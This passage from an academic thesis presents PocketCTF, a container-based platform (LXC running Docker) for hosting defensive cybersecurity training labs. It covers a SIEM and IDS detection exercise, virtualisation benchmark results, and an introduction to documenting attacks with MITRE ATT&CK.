60602	Windows Application error event	-	IV_35.7.d	-	-	9	0585-win-application_rules.xml	ruleset/rules
60603	Chrome Remote Desktop attempt	-	IV_35.7.d, IV_32.2	-	-	5	0585-win-application_rules.xml	ruleset/rules
60604	Chrome Remote Desktop attempt	-	IV_32.2	-	-	5	0585-win-application_rules.xml	ruleset/rules

Figure 4.14: Rulesets, the relation to the directives/security controls, and the corresponding files where the rules are defined.

The task of creating extendable rulesets is not simple, since most regulation directives are operational and it is difficult to translate them into technical security controls. For example, GDPR IV_35.7.d, is encoded in the form of a ruleset, addressing the safeguards and security measures to guarantee the

protection of personal data. Custom rules are important since a wide variety of cybersecurity frameworks and industry standards have been published. Currently, the system is equipped with a variety of rules, and it is not in the research scope of this topic to describe extensions. Cybersecurity Certification as a Service (CCaaS) provides a fast way for organizations to collect information that corresponds to the certification process.

Using the CCaaS, organizations can retrieve audit details and information related to the potential vulnerabilities of software packages and running services. The reports correspond to the security controls of popular cybersecurity frameworks, policies, directives, and cybersecurity guidelines. Consequently, it is possible to use CCaaS to perform automated and on-demand certification using information from the systems insights. In addition, executives and universities can present learning content by using this approach related to cybersecurity certifications and using hands-on labs. A future aspect of the proposed approach is to enable adversary emulation to conduct a set of security tests from common attack patterns to considerably prove the security of the system overall and provide mitigation actions. Another important milestone includes full support for embedded systems and extension to IoT devices (SN, JL, A, & G, 2021).

4.3 PocketCTF: A Fully Featured Approach to Host Attack and Defense Cybersecurity Exercises

The complexity of deployment for cybersecurity learning environments is rather high, and the overall process is time-consuming and requires significant system resources (Schreuders et al., 2017b; Conte de Leon, Goes, Haney, & Krings, 2018; Braidley, 2016). Furthermore, tools and services that actively detect and respond to attacks are often difficult to install and configure (Iannacone & Bridges, 2020). Not only the above, but the software tools necessary to perform defensive measures are usually not included in deployments.

Deploying the appropriate digital environment for conducting cybersecurity exercises can be challenging and typically requires a lot of effort and system

resources. Usually, for deploying vulnerable web services and setting up labs for hands-on cybersecurity exercises to take place, more configuration is required along with technical expertise. Containerization techniques and solutions provide less overhead and can be used instead of virtualization techniques to revise existing approaches. Additionally, it is important to sandbox or replicate existing systems or services for cybersecurity exercises to be realistic.

In this study, PocketCTF is presented as a flexible, easy-to-implement, and portable platform for cybersecurity educators to create and manage virtual labs. The basic idea behind PocketCTF is to use LXC²⁶ containers running Dockers (rather than virtual machines) to use less system resources. The proposed approach allows educators to easily run portable and lightweight virtual labs that can host attack and defense scenarios. To address such challenges, a performance evaluation was conducted on existing deployment techniques to analyze their benefits and drawbacks. The techniques relevant to containerization were tested and extended to MicroVMs to provide less overhead instead of the regular virtualization techniques to provide meaningful and comparable results from the deployment of scalable solutions, demonstrating their benefits and drawbacks. Finally, a use case for the deployment of cybersecurity exercises was presented that requires less effort and moderate system resources. The approach involves monitoring the progress of participants using a host-based intrusion system. PocketCTF can manage a wide range of security tools that reduce the total effort educators make to implement exercises by providing ready-to-do implementations (Schreuders et al., 2017b; Childers et al., 2010; C. E. Irvine et al., 2017). The vulnerable services are deployed using containerization technologies such as Docker²⁷.

For designing and developing PocketCTF, a performance evaluation of various virtualization technologies was first performed between Dockers, Linux Containers (LXC²⁸) (Childers et al., 2010; Dua, Raja, & Kakadia, 2014), and Kernel-Based Virtual Machine (KVM²⁹) (Hickman, 2017; Špaček, Sohlich, & Dulík, 2015; Yin, Shao, Wang, & Su, 2019a). The primary objective was to identify the most suitable virtualization technology that would allow instruc-

²⁶<https://linuxcontainers.org/>

²⁷<https://www.docker.com/>

²⁸<https://linuxcontainers.org/>

²⁹<https://www.linux-kvm.org/>

tors to create complex scenarios without introducing significant performance overhead (Taylor, Arias, Klopchic, Matarazzo, & Dube, 2017b; Hay, Dodge, & Nance, 2008; Raj, Alangot, Prabhu, & Achuthan, 2016b).

After the performance evaluation, the software architecture of PocketCTF is presented and its main components are described. Based on this architecture, a proof-of-concept implementation capable of running a CTF scenario was developed with respect to blue team operations and defensive tasks to be carried out. Overall, PocketCTF can deploy a realistic simulated digital environment that can host cybersecurity practices and can be used in the classroom, or for hosting frictionless CTF competitions.

Similar approaches include reinforced learning perspectives that use simulation and emulation processes derived from complex CTF deployments and versatile cyber ranges (Vykopal, Ošlejšek, Čeleda, Vizváry, & Tovarňák, 2017; Vykopal, Vizváry, Oslejsek, Celeda, & Tovarňak, 2017; Pham et al., 2016; Beuran et al., 2017; Chouliaras et al., 2021; Vekaria et al., 2021). Cybersecurity scenarios might involve servers, workstations, firewalls, switches, web services, and tools that are frequently used by red or blue teams to create high-fidelity training environments (Costa, Russo, & Armando, 2020; Chaskos, 2021; Vykopal, Vizváry, et al., 2017). Such complex topologies typically appear in Cyber Range (Jamalpur, Navya, Raja, Tagore, & Rao, 2018; Keahey, Doering, & Foster, 2004). Regarding the capabilities of network simulation, studies have been carried out in combination with virtualization and adversary emulation to replicate cyberattack and cybersecurity scenarios (Y. Chen, Zhang, Hu, & Tao, 2019). The benefits of virtualization and Dockers have also been considered by analyzing their capabilities for network virtualization (Song, Wang, Zhai, & Zhang, 2020; S. Yang, Wang, Wang, An, & Zhang, 2020). The networking functionalities of containerization technology in the content of lightweight virtualization instances have also been investigated (Yin, Shao, Wang, & Su, 2019b; Ji, Zhang, Xie, & Wang, 2019). Finally, the capabilities of Cyber Ranges to use virtualization technologies to easily recover or reproduce laboratory scenarios have also been undergoing the latest research (Zhang et al., 2020).

Research has also been conducted in the past on performance evaluation, considering the CPU and disk I/O overhead that Docker introduces (Casalicchio & Perciballi, 2017). A comprehensive performance evaluation of Docker con-

tainers has also been conducted, and the benefits of containerization compared to virtual machines have been highlighted elsewhere (Bhimani et al., 2018; Felter, Ferreira, Rajamony, & Rubio, 2015). Another work conducted a performance comparison between LXC and Docker containers (Putri, Munadi, & Negara, 2020). Furthermore, in a specific study (Karagiannis, Magkos, Ntantonian, & Ribeiro, 2020), the research conducted an initial performance comparison between several virtualization and containerization technologies. Based on the results, the most appropriate technology was selected to design and implement the PocketCTF platform. In this study, the deployment of CTF scenarios using LXC containers that can run isolated instances of Linux environments is proposed, providing an individual cyberspace for each participant / trainer. In addition, the focus of the approach relies on blue teaming and defensive actions (e.g. attack detection), in contrast to all the previous works that focus on offensive operations.

4.3.1 Virtualization and Containerization Technologies: Evaluation and Benchmarking

Virtualization and containerization are the two most commonly used mechanisms to host applications quickly and efficiently. Virtualization uses the notion of a virtual machine to simulate hardware devices for maintaining an isolated, separate operating system inside another host machine. There are various virtualization technologies, including KVM, to run virtual machines. Unlike virtual machines, containers can be used to host the OS to run applications and services. Containers use the resource isolation features of the Linux kernel (such as c-groups and kernel namespaces), which allows them to run within a single Linux instance, avoiding the overhead of starting and maintaining virtual machines. It is also possible to use containers as a lightweight virtualization option and even to initiate graphical user interfaces by installing the related software packages.

A significant benefit of containers compared to virtual machines is that the former is easier to manage than the latter and requires fewer system resources as well. Therefore, by using containers, it is possible to create complex network topologies that require less deployment and integration effort. However, the

main downside of containers is related to the fact that they share access to the kernel of the host, introducing security issues. Consequently, malware can gain access to the main host if it tries to escape from the container.

The two basic containerization technologies include among others Docker and LXC. Dockers (i.e. the most popular container technology) are lightweight, standalone executable packages that include everything required to run applications. Docker is a single-purpose virtualization application, while LXC is a multipurpose virtualization of the operating system. In contrast, LXC focuses on OS containerization, as being capable of deploying systems that are closer to an operating system and maintaining separate Linux kernels. In both technologies, a base host image is used to deploy the containers by including the components and software packages in the base host image. Therefore, each container is considered to be a running instance of the base host image. The main differences between Dockers and LXC are elaborated in (Moravcik, Segec, Kontsek, Uramova, & Papan, 2020). A summary of the differences between virtual machines and containers is presented in Table 4.4.

Table 4.4: Summary matrix of benefits and drawbacks for virtual machines and containers.

Parameter	Virtual Machines	Containers
Guest OS	Each virtual system runs on virtual hardware, and the kernel is loaded into its virtual memory.	All the guests share the same kernel loaded in the physical memory.
Isolation	Libraries and files are completely isolated.	Directories can be mounted and can be shared between the containers and the physical machine.
Performance	All instructions need to be translated between virtual systems and the physical machine, which incurs a performance decrease.	Near-native host performance and is especially better in terms of I/O interruptions.
Communication	Full virtualization of network devices.	A special driver is assigned for connecting the containers to network interfaces.
Storage	Need a large amount of disk space as each virtual system needs to store the whole OS and associated applications.	Containers require less amount of storage as the base host image is shared among the containers.
Memory requirements	Virtual machines create a unique kernel that requires a significant amount of memory	Containers do not have significant memory requirements

There is also the ability to run a virtual machine inside another virtual machine. This is called nested virtualization and offers great flexibility and cost savings. Nested virtualization is important for cloud computing, as the deployment of virtual machines on top of Infrastructure-as-a-Service cloud providers is becoming more commonplace and requires nested virtualization support (Beham, Vlad, & Reiser, 2013; Ben-Yehuda et al., 2010). However, the reduced performance when performing nested virtualization remains a key issue. The notion of nested containerization is presented, using execution and deployment of containers within containers. Various are the combinations that should be considered, such as running a container inside a virtual machine. Nested containerization is a key technological component of the PocketCTF architecture. In Table 4.5, the capability to support nested KVM, Dockers, and LXC is presented.

Table 4.5: Nested virtualization and containerization options.

Host	Nested KVM	Nested Docker	NestedLXC
KVM	✓	✓	✓
Docker	×	✓	×
LXC	×	✓	×

KVM can support the virtualization of all kinds of operating systems and technologies, since it offers full-system virtualization. Thus, it is possible to initiate a KVM-based virtual machine inside another KVM virtual machine (nested virtualization). Taking into account the results, it is also possible to initiate a Docker container inside another Docker instance. More importantly, Docker containers can be deployed inside LXC. On the contrary, it is not possible to deploy an LXC container inside a Docker.

4.3.2 Deployment

The architectural software components of PocketCTF are presented in Figure 4.15. The management service is the interface used by the educator to manage the cybersecurity exercise scenarios. Educators deploy and initiate LXC instances separately for each trainee. Note that the educator must manually inform (e.g., send an email) each trainee of their assigned IP address of their LXC

instance to perform an RDP connection and to gain access to their cyberspace environment to play the CTF scenario. According to the proposed architecture (Figure 4.15), the LXC instances (e.g. Virtual Network 01, 02, etc.) host an Ubuntu Linux as the main environment for each trainee, including GNOME desktop as **Graphical User Interface (GUI)** that includes important security tools such as Suricata, Wireshark, and Nmap, among others.




Figure 4.15: Software architecture of PocketCTF.

Each LXC container maintains the virtual Ubuntu system in a different namespace, and vulnerable services, along with attack hosts are deployed internally to the LXC using Docker containers. In other words, each LXC container includes several Docker containers that have a unique IP address for the virtual network. The running Dockers inside the LXC either perform attacks that the trainee should detect or include the vulnerable hosts/services. Note that these LXC containers can be converted to an LXC image to easily replicate the infrastructure. As presented in Figure 4.15, for the management of various LXC instances, an LXD server is required. The LXD server enables easy and quick deployment of different LXC containers, each with its own virtual network. The LXD server is deployed using Proxmox³⁰, which is an open-source server

³⁰<https://www.proxmox.com/>

virtualization platform for KVM virtual machines and LXC containers with a web-based interface.

To implement a proof-of-concept scenario, CTF scenarios were deployed using PocketCTF. The main learning goal of the scenarios was to engage students to learn how to configure a SIEM and detect attacks such as DoS and port scanning. The scenarios require one LXC container running Ubuntu OS and three Docker containers. In particular, the first Docker container (Docker 01) represents the victim host, while the other two Docker containers (Docker 02–03) initiate a DoS attack and port scan (using `hping`³¹ and `Nmap`³²). Cyberattacks are automatically repeated every two minutes using shell scripts, and detection is based on the behavior of the network and the events that are extracted by Suricata. The events are parsed and sent to the SIEM, where the trainees can access and analyze the events in general. In Figure 4.16, the proof-of-concept deployment of the scenario is presented.




Figure 4.16: Proof of concept deployment of PocketCTF.

Using RDP, the trainees are connected to the IP address of the LXC container that hosts the different Docker services and the required software packages. As mentioned above, the internal virtual network is handled by the LXC container and therefore each deployment is isolated. An example of a successful RDP

³¹<https://github.com/antirez/hping>

³²<https://github.com/nmap/nmap>

connection to an LXC container that initiates a virtualized operating system is presented in Figure 4.17.




Figure 4.17: Accessing LXC containers using RDP.

Use Case - Demonstration for Proof-of-Concept. In the following steps, a use case is presented as a proof of concept to demonstrate PocketCTF. Trainees must perform the following steps to complete the scenario:

1. **Trainees need to access the LXC dedicated to them by using RDP:** The trainees are invited to access the system via RDP. The educator may explain that this will be their main system for the exercises and the total approach.
2. **Access the CTF platform to access the instructions:** Trainees are invited to access the Web API of the platform, where the main features of the platform are explained.
3. **Set up the SIEM agents:** The trainees must follow a specific process to install and configure the SIEM agents. The SIEM agents are parsers

with the main purpose of retrieving log files to the SIEM (as mentioned above, in PocketCTF, Wazuh was deployed as a SIEM).

4. **Configure IDS and read alerts:** The trainees should read and evaluate IDS alerts by checking the log file generated by Suricata (i.e., fast.log, eve.log or relevant JSON files). Following the above step this file will be forwarded to the SIEM.
5. **Forwarding log files to SIEM for parsing:** Trainees should configure SIEM agents to ingest fast.log (generated by Suricata) and generic log files (generated and retrieved from the host OS to Wazuh).
6. **Create scheduled queries that will trigger the corresponding alerts:** The trainees must create scheduled queries that fetch data to detect DoS attacks and generate an alert.

By following and completing the proof-of-concept scenario, trainees can understand the fundamental concepts of data shippers by deploying SIEM agents and to technically investigate the logs from intrusion detection systems. Trainees can follow step-by-step instructions from the CTF platform to detect and respond to cyberattacks in real time.

4.3.3 Evaluation and Benchmarks

It is important to conduct a performance evaluation and to deploy test cases to investigate the benefits and drawbacks of each virtualization technology. In particular, the purpose of the experiment was to discover the performance capabilities and to measure the total overhead of each virtualization and containerization technology (with or without nested virtualization or containerization). To this end, the following deployments were considered: (i) host system running Linux without virtualization. (ii) Docker³³ container with XRDP³⁴ as GUI, (iii) LXC³⁵ that hosts an operating system (also supporting XRDP and GUI), (iv) KVM³⁶ based virtual machine, (v) Docker container inside an

³³<https://www.docker.com/>

³⁴<http://xrdp.org/>

³⁵<https://linuxcontainers.org/>

³⁶https://www.linux-kvm.org/page/Main_Page

LXC container, (vi) Docker services that are executed on a KVM based virtual machine, and (vii) Docker container inside another Docker.

To perform the evaluation tests, a native Linux system was used, and the specifications included an Intel Core i7-9750H CPU, 12GB DDR4 RAM and 1TB NVME-SSD. In the performed evaluation tests, it was ensured that all other applications were turned off. In the experiments carried out, Passmark³⁷ was used to retrieve CPU and memory scores, and Flexible I/O Tester (FIO)³⁸ was used for the disk performance tests. The following benchmark indicators were considered in detail.

1. **CPU Score:** This is an aggregate mark that provides the overall CPU performance. Performance metrics are based on multiple tests that include mathematical calculations, sorting, and compression algorithms, among others.
2. **Memory Score:** Memory performance is calculated similarly to CPU by initiating SQL database operations, memory read of cached and uncached RAM, and memory latency calculation, among others.
3. **Disk Read and Write (MB/sec), Read and Write I/O (MB/sec):** Disk performance is provided by the calculations of reading and writing speeds. Another metric is provided as well, called IOPS (Input/Output Operations Per Second), which is retrieved by the following formula: $IOPS = (MBps / \text{Block Size}) * 1024$. The performance test calculates the time required to iteratively read and write a large file of 800 MB in 60 seconds.

In Table 4.6, the results of the performance evaluation and benchmarks are presented. Considering the first results, the benefits of containerization included low performance overhead in terms of the I/O–disk cache writing and reading speeds (see Table 4.6).

As a result, containers can run applications and services faster than virtualization technologies such as KVM. Moreover, executing a Docker using KVM reduces the total performance (CPU Score of 7933, 3000 lower than the other

³⁷<https://www.passmark.com/>

³⁸<https://github.com/axboe/fio>

Table 4.6: Benchmark summary of the most popular virtualization/containerization technologies.

Approach	CPU Score	Memory Score	Disk Read	Disk Write	Read IOPS	Write IOPS
Native Linux	11,163	2636	114	28.5	6507	1629
Docker	11,262	2523	214	53.5	12,500	3208
LXC	11,068	2550	208	51.9	12,200	3114
KVM	7664	2530	111	27.8	6659	1667
Docker in LXC	11,318	2667	213	53.5	12,532	3136
Docker in KVM	7933	2636	100	25.2	5906	1478
Docker in Docker	11,220	2577	205	51.2	11,000	3070

approaches). Therefore, using KVM to run containers is considered resource-intensive and eventually significantly reduces performance. Running Docker containers in LXC maintains very good performance and is very close to the performance of the host machine. Finally, in each of the containerization deployments, the disk performance outweighs virtual machines due to the fact that the containers isolate and use a smaller amount of disk space, which is stored as a partition to the base host.

Based on the above analysis, the option of using LXC and Dockers was applicable, running inside LXC as the most appropriate technologies to deploy virtual hosts for trainees in PocketCTF. The deployment of LXC containers requires less deployment effort and nearly zero configuration. Moreover, LXC containers can run Dockers to install and run applications and services. In this way, the disk space requirements are reduced, resulting in better availability, extensibility, and scalability in general (Ji et al., 2019).

4.3.4 Benefits and Challenges of the Approach

The main benefit of the proposed PocketCTF is the high performance and fewer requirements, due to the kernelless deployment of the LXC containers. Another important benefit is the small disk space required to run the containers, in contrast to virtual machines. This is possible because the LXC images (also called LXC templates) can be used to deploy multiple LXC containers that minimize the required disk space.

In general, it was feasible to host LXC containers on a Raspberry Pi 4³⁹ but with some restrictions, as discussed in Table 4.7. Deploying the approach on a Raspberry Pi, for example, restricted the deployment of the Dockers that are only designed for ARM technology. However, it is possible to rebuild existing Docker images for ARM technology using Docker buildx⁴⁰. Using the above approach, it was successful to deploy more than 10 containers using an Ubuntu system as the LXD host operating system on the Raspberry Pi.

Table 4.7: Benefits and limitations of using a typical x86 compatible PC machine and Raspberry Pi.

Architecture	Benefits	Limitations
x86-compatible PC machine	Can support many trainees and has a better performance overall.	Increased cost and less portability
Raspberry Pi (ARM)	Easy to afford. Improved portability	Docker images might require conversion to ARM architecture by using Docker buildx ⁴¹ . KVM is too resource-intensive for RPi to run smoothly

Educators can create custom exercises and store LXC images or distribute them online. Therefore, every LXC image can maintain a different cybersecurity scenario, including multiple attack paths, and have the software components for the defensive actions included. The benefit for trainees is that they maintain a single point of interaction by entering the appointed LXC that maintains everything required. Once converted to an LXC image, the LXC container will be used as the core to deploy the LXC containers. Educators can use existing exercises that are hosted as virtual machine images (e.g., from Vulnhub), as it is possible to convert them to LXC images. It is also important to note that the possibility of deploying PocketCTF on a Raspberry Pi 4 was also tested. The benefits and challenges of using a Raspberry Pi compared to a typical PC machine are summarized in Table 4.7.

In Table 4.8, a summary of the benefits and challenges of PocketCTF is presented with respect to portability, scalability, compatibility, and usability. The numerous benefits of this approach underscore the practical added value of

³⁹<https://www.raspberrypi.org/>

⁴⁰<https://docs.docker.com/buildx/working-with-buildx/>

Table 4.8: Benefits and challenges of PocketCTF.

Characteristic	Benefits	Challenges
Portability	Running Dockers inside LXC containers allows a large variety of services within a single virtual image.	The image size could be large depending on the installed services. Need for a PC with moderate resources to run multiple machines.
Scalability	Due to clustering support mode, LXC containers offer high scalability.	The deployed SIEM is shared between all participants.
Compatibility	All the popular services that have already published Docker containers can be deployed. Virtual images could be revised and executed as containers.	Windows are not supported unless KVM is initiated. ARM-based dockers must be created when Raspberry Pi is used.
Usability	Easy deployment of PocketCTF. For every new trainee, it is easy to initiate new LXC containers. Trainees and educators maintain a single endpoint of communication that automatically deploys the trainees' operating systems, CTF platform, and other services (e.g., the SIEM)	Creating or importing new PocketCTF scenarios is relatively complex.

PocketCTF. Compatibility issues and, more specifically, the inability to deploy Windows hosts should be taken into serious consideration. A possible solution is to utilize external networks to regularly initiate Windows hosts using KVM or other virtualization technology. Such an approach may solve this issue, but it is in the opposite direction to having a portable and performance-wise solution. PocketCTF can host and manage a wide variety of ready-to-use security tools, reducing the total effort needed to deploy the exercises. PocketCTF is focused on portability and easy-deployment and introduces a way to include all the important software packages for hands-on labs inside a single virtual machine, while vulnerable services are deployed as Docker containers along with the victim and attack hosts. The potential benefits of using containerization instead of virtualization technologies to deploy virtual labs. Various features of containerization and virtualization were investigated and tested, analyzing the benefits of each approach. The findings indicate that deploying the required services in LXC and Docker containers will significantly decrease the total overhead. The deployment of PocketCTF confirms that the total overhead is decreased by using containers instead of virtual machines, and that total management is

easier to create and deploy hands-on cybersecurity labs. The required services necessary for intrusion detection, SIEM, and the CTF platform are automatically deployed or replicated and require less effort and system resources than other approaches.

4.4 ATT&CK Documentation, Emulation and Mitigation Operations

Cyberattacks against critical infrastructures currently draw considerable attention with regard to their potential negative impact. For example, in digital healthcare environments, substantial concerns are raised about the exposure of sensitive medical records or even the possible loss of human life, resulting from the compromise of critical systems (Tully, Selzer, Phillips, O'Connor, & Dameff, 2020; AlTawy & Youssef, 2016). Therefore, it is necessary to develop methodologies for the descriptive documentation of cyberattacks. In Section 4.3 the deployment and integration approaches were presented.

As approaches focus primarily on defensive operations, it is considered important to enable and perform cyberattacks to trigger security events. Not only the deployment of cyberattacks to provide enough data for investigation is required, but large-scale cyberattacks are very frequently worldwide, confirming that information and communication systems are systematically exposed to an increasing number of digital threats (Hacks et al., 2021; Enoch et al., 2020; Spanakis et al., 2020; Papathanasaki, Dimitriou, Maglaras, Vasileiou, & Janicke, 2020). Therefore, it is important for students to familiarize themselves with offensive operations of that level and simulate them to understand the behavior and perform mitigation and detection actions. Cyberattacks are continuously improving using novel adversary Tactics, Techniques, and Procedures (TTPs) (Hacks et al., 2021; Chouliaras et al., 2021; Oosthoek & Doerr, 2019; Xiong, Legrand, Åberg, & Lagerström, 2021). Adversaries can successfully execute streamlined attacks using automation tools, resulting in the deployment of APTs (Zou, Sun, Liu, & Singhal, 2020; Alshamrani, Myneni, Chowdhary, & Huang, 2019). On the contrary, state-of-the-art cybersecurity solutions are still not capable enough to handle the increasing volume and sophistication of cyberattacks (Al-Shaer, Spring, & Christou, 2020; Husari, Al-Shaer, Chu, &

Rahman, 2019).

In this study, a methodology was proposed to document cyberattacks to be accurately documented and replicated (using adversary emulation), so that security controls can be prepared and tested. In this context, the MITRE ATT&CK framework (Strom et al., 2018; MITRE, 2021a) breaks down the components of cyberattacks by introducing tactics, which describe a high-level objective the attacker is trying to achieve, then ascribe techniques underneath each tactic, representing how an adversary would achieve said goal. Furthermore, MITRE ATT&CK offers potential mitigation actions, representing security concepts and classes of technologies that can be used to prevent a technique or subtechnique from being successfully executed. Similarly, Lockheed Martin has provided the Cyber Kill Chain framework to document the steps that adversaries must complete to achieve their goal (Straub, 2020; M. S. Khan, Siddiqui, & Ferens, 2018; Diana Arulkumar, 2019). Cyber Kill Chain is based on the proposition that stopping one step of the attack, thereby breaking its link, prevents it altogether. Although the Cyber Kill Chain shares similarities with MITRE ATT&CK, Cyber Kill Chain follows a sequential approach and usually limits its scope in terms of the details provided and the description of specific techniques. On the contrary, MITRE ATT&CK, which does not propose a specific order of operations, allows for more descriptive documentation of adversarial techniques (Straub, 2020; M. S. Khan et al., 2018; Diana Arulkumar, 2019; MITRE, 2021b).

